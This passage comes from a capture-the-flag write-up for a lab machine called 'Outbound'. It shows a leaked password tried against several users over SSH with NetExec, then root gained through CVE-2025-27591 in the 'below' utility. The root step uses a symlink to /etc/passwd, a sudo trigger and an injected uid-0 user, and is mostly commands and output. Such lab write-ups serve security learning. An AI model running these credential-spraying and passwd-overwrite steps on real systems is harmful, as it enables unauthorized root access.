
Due to the recent change of policies your password has been changed.

Please use the following credentials to log into your account: gY4Wr3a1evp4

Remember to change your password when you next log into your account.

Thanks!

Tyler
It displays a password. Test if this password works for jacob or other users in the system using SSH with NetExec:
❯ nxc ssh outbound.htb -u jacob mel tyler -p 'gY4Wr3a1evp4'

SSH         10.129.204.234  22     outbound.htb     [*] SSH-2.0-OpenSSH_9.6p1 Ubuntu-3ubuntu13.12
SSH         10.129.204.234  22     outbound.htb     [+] jacob:gY4Wr3a1evp4  Linux - Shell access!
This password works for jacob user.
Therefore, just log into the victim machine using SSH and jacob’s credentials:
❯ sshpass -p 'gY4Wr3a1evp4' ssh -o stricthostkeychecking=no jacob@10.129.204.234

<SNIP>
Last login: Thu Jul 10 11:44:49 2025 from 10.10.14.77
jacob@outbound:~$
We can grab the user flag.
Root Link to heading
We check if we can execute commands with sudo, and we can:
jacob@outbound:~$ sudo -l

Matching Defaults entries for jacob on outbound:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User jacob may run the following commands on outbound:
    (ALL : ALL) NOPASSWD: /usr/bin/below *, !/usr/bin/below --config*, !/usr/bin/below --debug*, !/usr/bin/below -d*
We can execute /usr/bin/below as any user in the system.
Some months ago, there was a vulnerability published for below labeled as CVE-2025-27591 that allows privilege escalation through symbolic links and manipulate files such as /etc/shadow or other important files. We will use this path to abuse this permission.
All logs files for below binary should be located at /var/log/below/
jacob@outbound:~$ ls -la /var/log/below

total 16
drwxrwxrwx  3 root  root   4096 Jul 13 01:38 .
drwxrwxr-x 13 root  syslog 4096 Jul 13 00:00 ..
-rw-rw-rw-  1 jacob jacob   236 Jul  8 20:45 error_jacob.log
-rw-rw-rw-  1 root  root      0 Jul 13 01:38 error_root.log
There is a error_root.log file.
We will modify /etc/passwd file. Therefore, first of all, create a “backup” for this file:
jacob@outbound:~$ cp /etc/passwd /home/jacob/etc_passwd_backup
Once done, create a symlink between the file we want to modify (/etc/passwd) file:
jacob@outbound:~$ rm -f /var/log/below/error_root.log

jacob@outbound:~$ ln -sf /etc/passwd /var/log/below/error_root.log
Abuse the command with sudo to trigger the symlink:
jacob@outbound:~$ sudo /usr/bin/below replay --time "invalid" >/dev/null 2>&1
Now, create the content that will replace the original /etc/passwd file. In this case we set the password gunzf0x123$!:
jacob@outbound:~$ echo "gunzf0x:$(openssl passwd -6 'gunzf0x123$!'):0:0:root:/root:/bin/bash" > /home/jacob/payload
And use the symlink to replace the original file
jacob@outbound:~$ cat /home/jacob/payload > /var/log/below/error_root.log
Now we need to act quickly, and change to the created user:
jacob@outbound:~$ su gunzf0x
Password: gunzf0x123$!

gunzf0x@outbound:/home/jacob# id
uid=0(root) gid=0(root) groups=0(root)
Since /etc/passwd file is quickly restored, we can run all of this as a oneliner:
jacob@outbound:~$ rm -f /var/log/below/error_root.log && ln -sf /etc/passwd /var/log/below/error_root.log && sudo /usr/bin/below replay --time "anything" >/dev/null 2>&1 & echo "gunzf0x:$(openssl passwd -6 'gunzf0x123$!'):0:0:root:/root:/bin/bash" > /home/jacob/payload && cat /home/jacob/payload > /var/log/below/error_root.log && cat /etc/passwd

jacob@outbound:~$ su gunzf0x
Password: gunzf0x123$!

gunzf0x@outbound:/home/jacob# id
uid=0(root) gid=0(root) groups=0(root)
We are a user with root privileges. GG. We can grab the root flag at /root directory.
~Happy Hacking.